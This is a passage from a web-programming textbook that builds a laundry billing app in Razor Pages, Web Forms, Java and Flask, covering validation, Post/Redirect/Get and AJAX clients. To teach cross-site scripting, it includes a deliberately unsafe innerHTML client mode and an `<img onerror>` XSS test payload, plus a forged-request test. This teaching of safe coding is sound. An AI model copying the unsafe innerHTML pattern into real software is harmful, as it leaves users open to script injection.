            return r.status, r.headers.get("Location", ""), r.read().decode()
    except urllib.error.HTTPError as e:
        return e.code, e.headers.get("Location", ""), e.read().decode()


def token(html):
    return re.search(r'name="__RequestVerificationToken" type="hidden" value="([^"]+)"',
html).group(1)


def messages(html):
    return re.findall(r'<(?:span|p) class="(?:err|msg)[^"]*"[^>]*>([^<]+)<', html)
```

Listing 12.39 (Continued) *bills_check.py: one script for the three versions, because they share addresses and field names.*

```
t = token(go("/Bills/New")[2])
form = {"__RequestVerificationToken": t, "Input.CustomerId": "47", "Input.ServiceId":
"S0001",
        "Input.Unit": "0", "Input.Rack": "a7", "Input.OutletId": "O01"}
s, _, html = go("/Bills/New", form)
print(f"1. three mistakes      -> {s}", *messages(html), sep="\n     ")
s, _, html = go("/Bills/New", dict(form, **{"Input.CustomerId": "C9999", "Input.Unit": "4",
"Input.Rack": "A07"}))
print(f"2. unknown customer    -> {s}", *messages(html), sep="\n     ")
s, loc, _ = go("/Bills/New", dict(form, **{"Input.CustomerId": "C0047", "Input.Unit": "4",
"Input.Rack": "A07"}))
print(f"3. correct form        -> {s} {loc}")
s, _, html = go(loc)
t = token(html)
print(f"   the bill page       -> {s}", *messages(html), sep="\n     ")
for step, (handler, extra) in enumerate([("Pay", {"amount": "50000", "method": "cash"}),
                                         ("Pay", {"amount": "20000", "method": "cash"}),
                                         ("Advance", {}), ("Advance", {}), ("Advance",
{})], start=4):
    s, loc2, _ = go(f"{loc}?handler={handler}", dict({"__RequestVerificationToken": t},
**extra))
    html = go(loc)[2]
    status = re.search(r'id="status">(\w+)<', html).group(1)
    balance = re.search(r'id="balance">([^<]+)<', html).group(1)
    print(f"{step}. {handler:<7} {extra.get('amount', ''):>6} -> {s}; status {status},
balance {balance}; "
          f"{' '.join(messages(html))}")
s, _, _ = go("/Bills/New", {"Input.CustomerId": "C0047", "Input.ServiceId": "S0001",
"Input.Unit": "4",
                            "Input.Rack": "A07", "Input.OutletId": "O01"})
print(f"9. no token (forged)   -> {s}")
```

Against the Razor pages (the Java and Python versions print exactly the same lines):

```
1. three mistakes      -> 422
     A customer id looks like C0047.
     The quantity must be a whole number from 1 to 100.
     A rack looks like A07: one capital letter, two digits.
2. unknown customer    -> 422
     There is no customer C9999.
3. correct form        -> 302 /Bills/Detail/B2954
   the bill page       -> 200
     Bill B2954 created: 4 x Rp 8.000 = Rp 32.000.
4. Pay      50000 -> 302; status queued, balance Rp 32.000; The amount must be from Rp 1 to
the balance, Rp 32.000.
5. Pay      20000 -> 302; status queued, balance Rp 12.000; Payment of Rp 20.000 recorded.
6. Advance        -> 302; status finished, balance Rp 12.000; Bill B2954 is now finished.
7. Advance        -> 302; status departed, balance Rp 12.000; Bill B2954 is now departed.
8. Advance        -> 302; status departed, balance Rp 12.000; Bill B2954 has already been
collected.
9. no token (forged)   -> 400
```

Line by line. `[Required(ErrorMessage = "Give the customer id.")]` fails when the field is missing or empty; `[RegularExpression(@"^C\d{4}$", …)]` when it does not look like `C` and four digits (the `@` before the string lets the backslash be written once). `[Range(1, 100, …)]` on an `int` fails for 0 and 101, and model binding fails first for text that is not a number. In `OnPost`, the existence check runs only `if (ModelState.IsValid)`, so a customer id that does not even look right is not looked up; its one message is enough. `ModelState.AddModelError("Input.CustomerId", …)` files the message under the same key the attributes use, so `asp-validation-for="Input.CustomerId"` prints it in the same place. `Response.StatusCode = 422; return Page();` shows the same page again; because the

properties still hold what was posted, the tag helpers write those values back into the fields. On success, `TempData["Flash"]` stores the message in a cookie for exactly one following request, and `RedirectToPage("Detail", new { id = bill.Id })` answers 302 with the address `/Bills/Detail/B2954`. In Flask, `with con:` wraps the `INSERT` into `Bill` and the `INSERT` into `StatusLog` in one transaction: both happen or neither does.

A tempting wrong solution. Rely on the browser: put `required`, `pattern="[A-Z][0-9]{2}"` and `min="1" max="100"` on the inputs, or in Web Forms leave the validators to their browser-side script, and skip the server-side check. The first two lines of the output above were produced by a program that never ran the page's HTML at all; it simply sent the fields. The browser's checks never saw them. Worse is the Web Forms version of the mistake: validator controls run on the server too, but they only *record* failures; a `Click` handler that forgets `if (!Page.IsValid) return;` writes the invalid bill anyway.

> **CHECK YOURSELF.** Add the rule "express service (S0002) is limited to 20 kg per bill". Where does it go, attribute or code, and what is the message key?
>
> *Answer.* In code, in `OnPost`, because it relates two fields (the service and the quantity) and no single-property attribute can see both: `if (Input.ServiceId == "S0002" && Input.Unit > 20) ModelState.AddModelError("Input.Unit", "Express is limited to 20 kg per bill.");`. The key `Input.Unit` puts the message under the quantity field, where the cashier will correct it. (A class-level rule through `IValidatableObject` is the declarative alternative.)

12.6.2 Problem 12.8 — One page, two buttons, two handlers

> **PROBLEM.** Write the page of one bill with two buttons: *Next status* (queued to finished, finished to departed) and *Record payment* (an amount and a method). Web Forms would write two `Click` events on a page that posts back to itself; write it with named handlers in Razor Pages, keep no state in the page, and make reloading the page harmless.

In our own words. Two actions on one page, each a `POST`, each followed by a redirect back to the page, so that the page on the screen is always the result of a plain `GET`.

Design. Razor Pages chooses the handler from the request: `OnGet` for a `GET`, `OnPost` for a `POST`, and `OnPostAdvance` for a `POST` whose address carries `?handler=Advance` [14]. The tag helper `asp-page-handler="Advance"` on a form writes that address for us. Each handler asks the store to make the change, stores a one-time message in `TempData`, and redirects to the page's own address. The rules (no moving a collected bill, no payment above the balance, only cash, QRIS or transfer) live in the store, in **Listing 12.23**.

The Web Forms counterpart. Listing 12.40 is the code-behind of the Web Forms page, for reading. Notice `ShowBill()` called three times: `Page_Load` runs on every request, the postbacks included, and then the click handler runs, so the page must be drawn again after the change.

Listing 12.40 `BillDetail.aspx.cs`: two Click events on a page that posts back to itself (not run).

```
// BillDetail.aspx.cs - Problem 12.8 in Web Forms (not run): two buttons, two Click events.
// The page's markup holds <asp:Button ID="AdvanceButton" OnClick="AdvanceButton_Click" ...
/> and
// <asp:Button ID="PayButton" OnClick="PayButton_Click" ... />, an amount TextBox and a
method list.
using System;
using System.Web.UI;

public partial class BillDetail : Page
{
    private string BillId => Request.QueryString["id"];

    protected void Page_Load(object sender, EventArgs e)
    {
        ShowBill();                                     // runs on EVERY request, the
postbacks included
    }

    protected void AdvanceButton_Click(object sender, EventArgs e)
    {
        Message.Text = LaundryData.Advance(BillId) ?? "Bill " + BillId + " moved on.";
        ShowBill();
    }

    protected void PayButton_Click(object sender, EventArgs e)
    {
        long amount;
        Message.Text = long.TryParse(AmountBox.Text, out amount)
            ? LaundryData.Pay(BillId, amount, MethodList.SelectedValue) ?? "Payment
recorded."
            : "The amount must be a whole number.";
        ShowBill();
    }

    private void ShowBill()
    {
        var b = LaundryData.Bill(BillId);
        StatusLabel.Text = b.Status;
        BalanceLabel.Text = LaundryData.Rupiah(b.Charged - LaundryData.Paid(b.Id));
    }
}
```

The Razor solution. Listing 12.41 and **Listing 12.42**. The Java and Python versions are the second halves of **Listing 12.38** and **Listing 12.37**, where the handler's name is read from the query string, `handler=Advance` or `handler=Pay`.

Listing 12.41 `Bills/Detail.cshtml`: `@page "{id}"` puts the bill's id in the path; two forms name two handlers.

```
@page "{id}"
@model DetailModel
@{ ViewData["Title"] = "Bill " + Model.Bill.Id; }
<div class="card">
  <p><b>@Model.Customer?.Name</b> (@Model.Bill.CustomerId), @Model.Service?.Description x
@Model.Bill.Unit, rack @Model.Bill.Rack.</p>
  <p>Status: <b id="status">@Model.Bill.Status</b>. Charged
@Money.Rupiah(Model.Bill.Charged),
     paid @Money.Rupiah(Model.Paid), balance <b
id="balance">@Money.Rupiah(Model.Bill.Charged - Model.Paid)</b>.</p>
  @if (Model.Error is not null) { <p class="err" role="alert">@Model.Error</p> }
  <div class="row">
    <form method="post" asp-page-handler="Advance" asp-route-id="@Model.Bill.Id">
      <button class="primary">Next status</button>
    </form>
    <form method="post" asp-page-handler="Pay" asp-route-id="@Model.Bill.Id"
class="toolbar">
      <input name="amount" type="number" min="1" placeholder="amount">
      <select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>
      <button>Record payment</button>
    </form>
  </div>
</div>
```

Listing 12.42 `Bills/Detail.cshtml.cs`: `OnGet`, `OnPostAdvance`, `OnPostPay`; every POST ends in a redirect.

```
// Detail.cshtml.cs - Problem 12.8: one page, two buttons, two handlers.
//   POST /Bills/Detail/B2954?handler=Advance    ->  OnPostAdvance
//   POST /Bills/Detail/B2954?handler=Pay        ->  OnPostPay
// Where Web Forms raised Button1_Click after a postback, Razor Pages calls the handler
named
// in the form's address, and nothing about the page survives between requests but the
database.
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages.Bills;

public class DetailModel(Store store, IConfiguration config) : PageModel
{
    public Bill Bill { get; private set; } = null!;
    public Customer? Customer { get; private set; }
    public Service? Service { get; private set; }
    public decimal Paid { get; private set; }
    public string? Error { get; private set; }

    private string Now => config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd
HH:mm:ss");

    public IActionResult OnGet(string id)
    {
        var bill = store.Bill(id);
        if (bill is null) return NotFound();
        Bill = bill;
        Customer = store.Customer(bill.CustomerId);
        Service = store.Service(bill.ServiceId);
        Paid = store.Paid(bill.Id);
        Error = TempData["Error"] as string;
        return Page();
    }

    public IActionResult OnPostAdvance(string id)
    {
        var error = store.Advance(id, Now);
        if (error is null) TempData["Flash"] = $"Bill {id} is now
{store.Bill(id)!.Status}.";
        else TempData["Error"] = error;
        return RedirectToPage(new { id });           // back to OnGet: reloading repeats
nothing
    }
```

Listing 12.42 (Continued) *Bills/Detail.cshtml.cs: OnGet, OnPostAdvance, OnPostPay; every POST ends in a redirect.*

```
    public IActionResult OnPostPay(string id, long amount, string? method)
    {
        var error = store.Pay(id, amount, method, Now);
        if (error is null) TempData["Flash"] = $"Payment of {Money.Rupiah(amount)}
recorded.";
        else TempData["Error"] = error;
        return RedirectToPage(new { id });
    }
}
```

Running it. Lines 4 to 8 of the output of **Listing 12.39**, above, are this page at work: a payment larger than the balance is refused with the balance in the message, a payment of Rp 20.000 leaves Rp 12.000, two presses of *Next status* take the bill to `finished` and then `departed`, and a third is refused. Each line begins with 302: every handler answered with a redirect.

Line by line. `@page "{id}"` adds a *route template* to the page, so its address is `/Bills/Detail/B2954` and `OnGet(string id)` receives `B2954` without a query string. `asp-route-id="@Model.Bill.Id"` keeps the id in the address of each form. In `OnPostPay(string id, long amount, string? method)`, the parameters are bound from the form by name, without `[BindProperty]`: handler parameters are the lightweight way to receive two or three values. `RedirectToPage(new { id })` means "this page again, with this id". `TempData["Error"]` carries a refusal across the redirect as `TempData["Flash"]` carries a success, and `OnGet` moves it into the `Error` property for the page to print.

A tempting wrong solution. Answer the `POST` with the page itself, as Web Forms does: change the status, then draw the page. It works, and the address bar now shows the address of a `POST`. When the cashier presses *Reload*, the browser asks whether to send the form again, the cashier says yes as people do, and the bill jumps another status or the payment is recorded twice. With Post/Redirect/Get the page on the screen came from a `GET`, and reloading a `GET` changes nothing.

> **CHECK YOURSELF.** Add a third button, *Cancel*, allowed only while the bill is queued. Write its handler's signature and the rule, and say where each goes.
>
> *Answer.* In the page, a third form with `asp-page-handler="Cancel"`. In the page model, `public IActionResult OnPostCancel(string id)`, which calls `store.Cancel(id, Now)` and redirects like the others. In the store, inside the lock: refuse unless `Status == "queued"`; otherwise set `Status = "departed"`, `Departed = now`, leave `Finished` empty and set the charge to 0, which is how the Laundry database records a cancelled bill. With a real database, the change and a `cancelled` row in `StatusLog` go in one transaction.

12.7 New Worked Problems: Rich Clients and Three Systems

12.7.1 Problem 12.9 — The status check, thin client and fat client

> **PROBLEM.** A customer types a bill number and her phone number and sees where her laundry is, without the page reloading (AJAX). Write it twice: as a *thin client*, where the server sends finished HTML, and as a *fat client*, where the server sends only the data as JSON and JavaScript in the browser builds the display. Compare what travels over the network, and show what happens when a customer's name contains markup.

In our own words. Chapter 9 described Rich Internet Applications: pages that feel like programs because they talk to the server in the background with JavaScript's `fetch` (the technique first called *Ajax* [17]) and change only part of the page. The two approaches it named differ in *where HTML is made*. We build both on one page and measure.

Design. One page, three buttons, two server handlers, as **Figure 12.11** shows. `GET /Status?handler=Fragment&bill=…&phone=…` returns a piece of HTML made by a partial view, where Razor escapes every value. `GET /Status?handler=Json&…` returns the same facts as JSON. The script has three modes: *thin* pastes the fragment into the page; *fat, innerHTML* glues the JSON into an HTML string and pastes that (the tempting version); *fat, textContent* builds elements and puts the data in with `textContent`, which is never parsed as HTML [18]. The bill is shown only to someone who also knows the customer's phone number.




Figure 12.11 Thin client and fat client. The question and the lookup are the same; what differs is whether the server or the browser turns the data into HTML.

The Razor solution. The page (**Listing 12.43**), the partial view of the thin answer (**Listing 12.44**), the page model with the two handlers (**Listing 12.45**), and the script (**Listing 12.46**).

Listing 12.43 `Status.cshtml`: a form that is never submitted; the buttons call the script.

```
@page
@model StatusModel
@{ ViewData["Title"] = "Where is my laundry?"; }
<form id="ask" class="card narrow">
  <label for="bill">Bill number</label>
  <input id="bill" name="bill" placeholder="B2941" required>
  <label for="phone">Phone number</label>
  <input id="phone" name="phone" placeholder="0812-0000-0000" required>
  <div class="row">
    <button type="button" data-mode="thin" class="primary">Check (thin)</button>
    <button type="button" data-mode="fatUnsafe">Check (fat, innerHTML)</button>
    <button type="button" data-mode="fat">Check (fat, textContent)</button>
  </div>
</form>
<div id="answer" aria-live="polite"></div>
@section Scripts {
  <script src="~/js/status.js"></script>
}
```

Listing 12.44 `_StatusCard.cshtml`: the thin client's answer, made and escaped on the server.

```
@model LaundryPages.Pages.StatusInfo?
@* The thin client's answer: HTML made on the server, where Razor escapes every value. *@
@if (Model is null)
{
  <p class="err">No bill with that number and phone.</p>
}
else
{
  <section class="card">
    <h2>@Model.Bill for @Model.Customer</h2>
    <p>@Model.Service. Status: <b>@Model.Status</b>. Balance @Model.Balance.</p>
  </section>
}
```

Listing 12.45 `Status.cshtml.cs`: `OnGetFragment` returns HTML, `OnGetJson` returns JSON, and both look the bill up the same way.

```
// Status.cshtml.cs - Problem 12.9: the same answer two ways.
//   GET /Status?handler=Fragment&bill=..&phone=..  -> a piece of HTML   (thin client)
//   GET /Status?handler=Json&bill=..&phone=..      -> the data as JSON  (fat client)
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public sealed record StatusInfo(string Bill, string Customer, string Service, string
Status, string Balance);

public class StatusModel(Store store) : PageModel
{
    public void OnGet() { }

    public IActionResult OnGetFragment(string bill, string phone) => Partial("_StatusCard",
Lookup(bill, phone));

    public IActionResult OnGetJson(string bill, string phone) =>
        Lookup(bill, phone) is { } info ? new JsonResult(info) : NotFound(new { error = "No
bill with that number and phone." });

    /// <summary>The bill, but only for someone who also knows the customer's phone
number.</summary>
    private StatusInfo? Lookup(string? bill, string? phone)
    {
        var b = store.Bill(bill?.Trim().ToUpperInvariant());
        var c = b is null ? null : store.Customer(b.CustomerId);
        if (b is null || c is null || c.Phone != phone?.Trim()) return null;
        return new StatusInfo(b.Id, c.Name, store.Service(b.ServiceId)?.Description ?? "",
                              b.Status, Money.Rupiah(b.Charged - store.Paid(b.Id)));
    }
}
```

Listing 12.46 `status.js`: the three modes, thin, fat with `innerHTML`, and fat with `textContent`.

```
// status.js - Problem 12.9: ask the server without reloading the page (AJAX), three ways.
const answer = document.getElementById("answer");

function query(handler) {
  const bill = document.getElementById("bill").value, phone =
document.getElementById("phone").value;
  return
`?handler=${handler}&bill=${encodeURIComponent(bill)}&phone=${encodeURIComponent(phone)}`;
}

const modes = {
  // Thin client: the server sends finished HTML, already escaped; the browser only pastes
it in.
  async thin() {
    answer.innerHTML = await (await fetch(query("Fragment"))).text();
  },
  // Fat client, the tempting way: glue the data into HTML text. A name with markup in it
RUNS.
  async fatUnsafe() {
    const r = await fetch(query("Json")), d = await r.json();
    answer.innerHTML = r.ok ? `<section class="card"><h2>${d.bill} for ${d.customer}</h2>
      <p>${d.service}. Status: <b>${d.status}</b>. Balance ${d.balance}.</p></section>`
      : `<p class="err">${d.error}</p>`;
  },
  // Fat client, the right way: build elements and set textContent, which is never parsed
as HTML.
  async fat() {
    const r = await fetch(query("Json")), d = await r.json();
    const box = document.createElement(r.ok ? "section" : "p");
    box.className = r.ok ? "card" : "err";
    if (r.ok) {
      const h2 = document.createElement("h2"), p = document.createElement("p"), b =
document.createElement("b");
      h2.textContent = `${d.bill} for ${d.customer}`;
      b.textContent = d.status;
      p.append(`${d.service}. Status: `, b, `. Balance ${d.balance}.`);
      box.append(h2, p);
    } else {
      box.textContent = d.error;
    }
    answer.replaceChildren(box);
  },
};

document.querySelectorAll("button[data-mode]").forEach(button =>
  button.addEventListener("click", () => modes[button.dataset.mode]()));
```

Java and Python. **Listing 12.47** and **Listing 12.48** answer the same two handler addresses under `/status`, and serve a static copy of the page with the *same* `status.js`, byte for byte: the script cannot tell which server it is talking to.

Listing 12.47 `P129Status.java`: the fragment escaped by `h()`, the JSON written by `json()`.

```
// P129Status.java - Problem 12.9 on the JDK's HTTP server: the status check, thin and fat.
//   GET /status                                    the page (static/status.html +
static/js/status.js)
//   GET /status?handler=Fragment&bill=..&phone=.. a piece of HTML, escaped here     (thin
client)
//   GET /status?handler=Json&bill=..&phone=..     the data as JSON                   (fat
client)
//   javac P129Status.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P129Status 9226
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.sql.*;
import java.util.*;

public class P129Status {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9226), 0);
        server.createContext("/", P129Status::handle);
        server.start();
    }

    static void handle(HttpExchange ex) {
        try (ex) {
            String path = ex.getRequestURI().getPath();
            Map<String, String> q = parse(ex.getRequestURI().getRawQuery());
            String handler = q.getOrDefault("handler", "");
            if (!path.equals("/status") || handler.isEmpty()) {                  // the
page and its files
                Path f = Path.of("static", path.equals("/status") ? "status.html" :
path.substring(1)).normalize();
                if (!f.startsWith("static") || !Files.isRegularFile(f)) { send(ex, 404,
"text/plain", "Not Found"); return; }
                send(ex, 200, path.endsWith(".js") ? "text/javascript" :
path.endsWith(".css") ? "text/css" : "text/html",
                     Files.readString(f));
                return;
            }
            Map<String, String> s = lookup(q.get("bill"), q.get("phone"));
            if (handler.equals("Fragment")) {                                    // thin:
HTML made here
                send(ex, 200, "text/html", s == null ? "<p class=\"err\">No bill with that
number and phone.</p>"
                        : "<section class=\"card\"><h2>" + h(s.get("bill")) + " for " +
h(s.get("customer")) + "</h2>\n"
                        + "<p>" + h(s.get("service")) + ". Status: <b>" +
h(s.get("status")) + "</b>. Balance "
                        + h(s.get("balance")) + ".</p></section>");
            } else if (s == null) {                                              // fat:
data only
                send(ex, 404, "application/json", "{\"error\":\"No bill with that number
and phone.\"}");
            } else {
                StringJoiner j = new StringJoiner(",", "{", "}");
```

Listing 12.47 (Continued) *P129Status.java: the fragment escaped by h(), the JSON written by json().*

```
                for (Map.Entry<String, String> e : s.entrySet()) j.add(json(e.getKey()) +
":" + json(e.getValue()));
                send(ex, 200, "application/json", j.toString());
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    /** The bill, but only for someone who also knows the customer's phone number. */
    static Map<String, String> lookup(String bill, String phone) throws SQLException {
        try (Connection db = DriverManager.getConnection(DB); PreparedStatement st =
db.prepareStatement("""
                SELECT b.id, c.name, s.description, b.status,
                       b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE
p.Bill_id = b.id), 0) AS balance
                  FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id
                 WHERE b.id = ? AND c.phone = ?""")) {
            st.setString(1, bill == null ? "" : bill.trim().toUpperCase(Locale.ROOT));
            st.setString(2, phone == null ? "" : phone.trim());
            try (ResultSet rs = st.executeQuery()) {
                if (!rs.next()) return null;
                Map<String, String> m = new LinkedHashMap<>();
                m.put("bill", rs.getString(1));
                m.put("customer", rs.getString(2));
                m.put("service", rs.getString(3));
                m.put("status", rs.getString(4));
                m.put("balance", "Rp " + String.format(Locale.ROOT, "%,d",
rs.getLong(5)).replace(',', '.'));
                return m;
            }
        }
    }

    /** A JSON string: quotes, backslashes and control characters escaped, and < > & as \\u
escapes too. */
    static String json(String s) {
        StringBuilder b = new StringBuilder("\"");
        for (char c : s.toCharArray()) {
            if (c == '"' || c == '\\') b.append('\\').append(c);
            else if (c < 0x20 || c == '<' || c == '>' || c == '&')
b.append(String.format("\\u%04x", (int) c));
            else b.append(c);
        }
        return b.append('"').toString();
    }

    static String h(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }
```

Listing 12.47 (Continued) *P129Status.java: the fragment escaped by h(), the JSON written by json().*

```
    static void send(HttpExchange ex, int status, String type, String body) throws
java.io.IOException {
        byte[] b = body.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", type + "; charset=utf-8");
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
    }

    static Map<String, String> parse(String s) {
        Map<String, String> m = new HashMap<>();
        if (s == null) return m;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv.length == 2) m.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
URLDecoder.decode(kv[1], StandardCharsets.UTF_8));
        }
        return m;
    }
}
```

Listing 12.48 `p129_status.py`: the fragment escaped by Jinja, the JSON by `jsonify`.

```
# p129_status.py - Problem 12.9 in Flask: the status check, thin and fat, with the same
page script.
#   GET /status                                     the page (static/status.html +
static/js/status.js)
#   GET /status?handler=Fragment&bill=..&phone=..  a piece of HTML, escaped by Jinja
(thin client)
#   GET /status?handler=Json&bill=..&phone=..      the data as JSON                    (fat
client)
#     python p129_status.py 9227
import os
import sqlite3
import sys

from flask import Flask, jsonify, render_template_string, request, send_from_directory

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__, static_folder="static", static_url_path="")

CARD = """{% if s %}<section class="card"><h2>{{ s.bill }} for {{ s.customer }}</h2>
<p>{{ s.service }}. Status: <b>{{ s.status }}</b>. Balance {{ s.balance }}.</p></section>
{%- else %}<p class="err">No bill with that number and phone.</p>{% endif %}"""


def lookup(bill, phone):
    """The bill, but only for someone who also knows the customer's phone number."""
    con = sqlite3.connect(DB)
    row = con.execute("""SELECT b.id, c.name, s.description, b.status,
                                b.payment - COALESCE((SELECT SUM(amount) FROM Payment p
WHERE p.Bill_id = b.id), 0)
                           FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service
s ON s.id = b.Service_id
                          WHERE b.id = ? AND c.phone = ?""", ((bill or "").strip().upper(),
(phone or "").strip())).fetchone()
    if row is None:
        return None
    return {"bill": row[0], "customer": row[1], "service": row[2], "status": row[3],
            "balance": "Rp " + f"{int(row[4]):,}".replace(",", ".")}


@app.get("/status")
def status():
    handler = request.args.get("handler")
    if handler is None:
        return send_from_directory(app.static_folder, "status.html")
    s = lookup(request.args.get("bill"), request.args.get("phone"))
    if handler == "Fragment":                                   # thin: HTML made here,
escaped by Jinja
        return render_template_string(CARD, s=s)
    if s is None:                                               # fat: data only
        return jsonify(error="No bill with that number and phone."), 404
    return jsonify(s)
```

Listing 12.48 (Continued) *p129_status.py: the fragment escaped by Jinja, the JSON by jsonify.*

```
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9227)
```

The measurement. Listing 12.49 first asks for both answers directly, for bill B2950 of Ma'ruf Saputra, and prints them with their sizes. Then it opens the page in a real Chromium browser, looks up bill B2952, whose customer (in a copy of the data) typed `<img src=x onerror="document.title='hacked'">` as her name, presses each button, and reports whether that markup *ran*: the `onerror` code changes the page's title, which the program can read.

Listing 12.49 `status_demo.py`: what travels, and what runs, for each mode.

```
# status_demo.py - Problem 12.9: what travels, and what runs, in the thin and the fat
client.
# Part 1 asks the server directly and prints the two answers and their sizes.
# Part 2 drives a real browser (Playwright + Chromium) through the three buttons, for a
bill whose
# customer typed markup as her name, and reports whether that markup was RUN.
#     python3 status_demo.py http://127.0.0.1:9210/Status      (Razor; Java/Python use
.../status)
import sys
import urllib.parse
import urllib.request

from playwright.sync_api import sync_playwright

page_url = sys.argv[1]


def ask(handler, bill, phone):
    q = urllib.parse.urlencode({"handler": handler, "bill": bill, "phone": phone})
    with urllib.request.urlopen(f"{page_url}?{q}") as r:
        return r.read().decode()


for handler in ("Fragment", "Json"):
    body = ask(handler, "B2950", "0817-0000-8341")
    print(f"{handler:<8} {len(body.encode()):>4} bytes: {body}")

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    for mode, label in (("thin", "Check (thin)"), ("fatUnsafe", "Check (fat, innerHTML)"),
                        ("fat", "Check (fat, textContent)")):
        page.goto(page_url)
        page.fill("#bill", "B2952")
        page.fill("#phone", "0812-0000-4710")
        page.click(f"button[data-mode={mode}]")
        page.wait_for_selector("#answer h2")
        page.wait_for_timeout(300)                    # give an injected image time to
fail and fire
        ran = page.title() == "hacked"
        print(f"{label:<26} shows: {page.inner_text('#answer h2')!r:<60} markup ran: {'YES'
if ran else 'no'}")
    browser.close()
```

Against the Razor pages:

```
Fragment  165 bytes:   <section class="card">
    <h2>B2950 for Ma&#x27;ruf Saputra</h2>
    <p>Wash, dry &amp; fold (per kg). Status: <b>queued</b>. Balance Rp 48.000.</p>
  </section>

Json      132 bytes: {"bill":"B2950","customer":"Ma\u0027ruf Saputra","service":"Wash, dry
\u0026 fold (per kg)","status":"queued","balance":"Rp 48.000"}
Check (thin)               shows: 'B2952 for <img src=x
onerror="document.title=\'hacked\'">'  markup ran: no
Check (fat, innerHTML)     shows: 'B2952 for '
markup ran: YES
Check (fat, textContent)   shows: 'B2952 for <img src=x
onerror="document.title=\'hacked\'">'  markup ran: no
```

Figure 12.12 is the browser at the moment the unsafe mode ran: the name has become a broken image, and its `onerror` code has already run.

Figure 12.12 The unsafe fat client after one click: the customer's "name" is now an element of the page, and its script has run.

What the numbers say. For one small card the two answers are close in size: 165 bytes of HTML against 132 of JSON from Razor (the Java version sends 145 and 127, the Python version 149 and 123, because each escapes and indents slightly differently). The real differences are elsewhere. The thin client needs almost no JavaScript and cannot get the escaping wrong, because the server's template engine does it; its answer can only be shown, not reused. The fat client's answer is data: a phone application, another page or a test can use it, and the server does less work; but the browser now makes HTML, and the escaping is the script's job. Note also how the three servers wrote `Ma'ruf` and `&`: Razor's HTML says `Ma'ruf` and its JSON `Ma'ruf` and `&`, Jinja's HTML `Ma'ruf`. All are correct; the escaping differs in spelling, never in meaning.

Line by line. In **Listing 12.45**, `Partial("_StatusCard", …)` renders the partial view with the lookup's result as its model, and `new JsonResult(info)` serializes the record with property names in camel case (`bill`, `customer`), which is what the script reads. `Lookup(bill, phone)` returns `null` unless the phone matches, so a stranger who guesses bill numbers learns nothing. In **Listing 12.46**, `encodeURIComponent` makes the typed text safe to put in a URL (a `&` in the phone field would otherwise start a new parameter). In the safe mode, `document.createElement` and `textContent` build the card piece by piece; `p.append(text, element, text)` accepts strings and elements alike and never parses the strings.

A tempting wrong solution. The middle button. A template string such as `` `<h2>${d.bill} for ${d.customer}</h2>` `` looks exactly like a Razor or Jinja template, but it is not one: it escapes nothing. Assigned to `innerHTML`, the text is parsed as HTML, the `<img>` becomes an element, and its `onerror` attribute runs as code, here harmlessly changing the title, in a real attack reading the page or sending requests with the customer's session. This is *cross-site scripting* (XSS) [8], and the server's JSON was not at fault: it carried the name correctly. The fault is in the one line that turned data into markup.

> **CHECK YOURSELF.** The status card should also show the list of the customer's last five bills. In the fat client, how do you add the rows without `innerHTML`, and which part of the answer changes?

Answer. The JSON gains an array, for example `"recent": [{"bill": "B2931", "status": "departed"}, …]`. In the script, for each item create a `tr` and two `td` elements, set each `td`'s `textContent` to a value, append the cells to the row and the row to a table body (`tbody.append(tr)`), and finally put the table in the card. No string of HTML is ever assembled, so no value can become markup.

12.7.2 Problem 12.10 — The same page on five systems

PROBLEM. Chapter 10 demonstrated PHP, JSP and ASP.NET side by side. Write one page, "how many bills of a given service are waiting in the queue at each outlet", in PHP, JSP and ASP.NET Razor Pages, and in Java and Python, run all five on the same data for service S0003 (ironing), and show that they agree. Every outlet must appear, also one with nothing waiting.

In our own words. One question, one table of answers, five programs. The interesting part is the last sentence: an outlet with *zero* bills waiting has no bills to join, and a careless query makes it disappear.

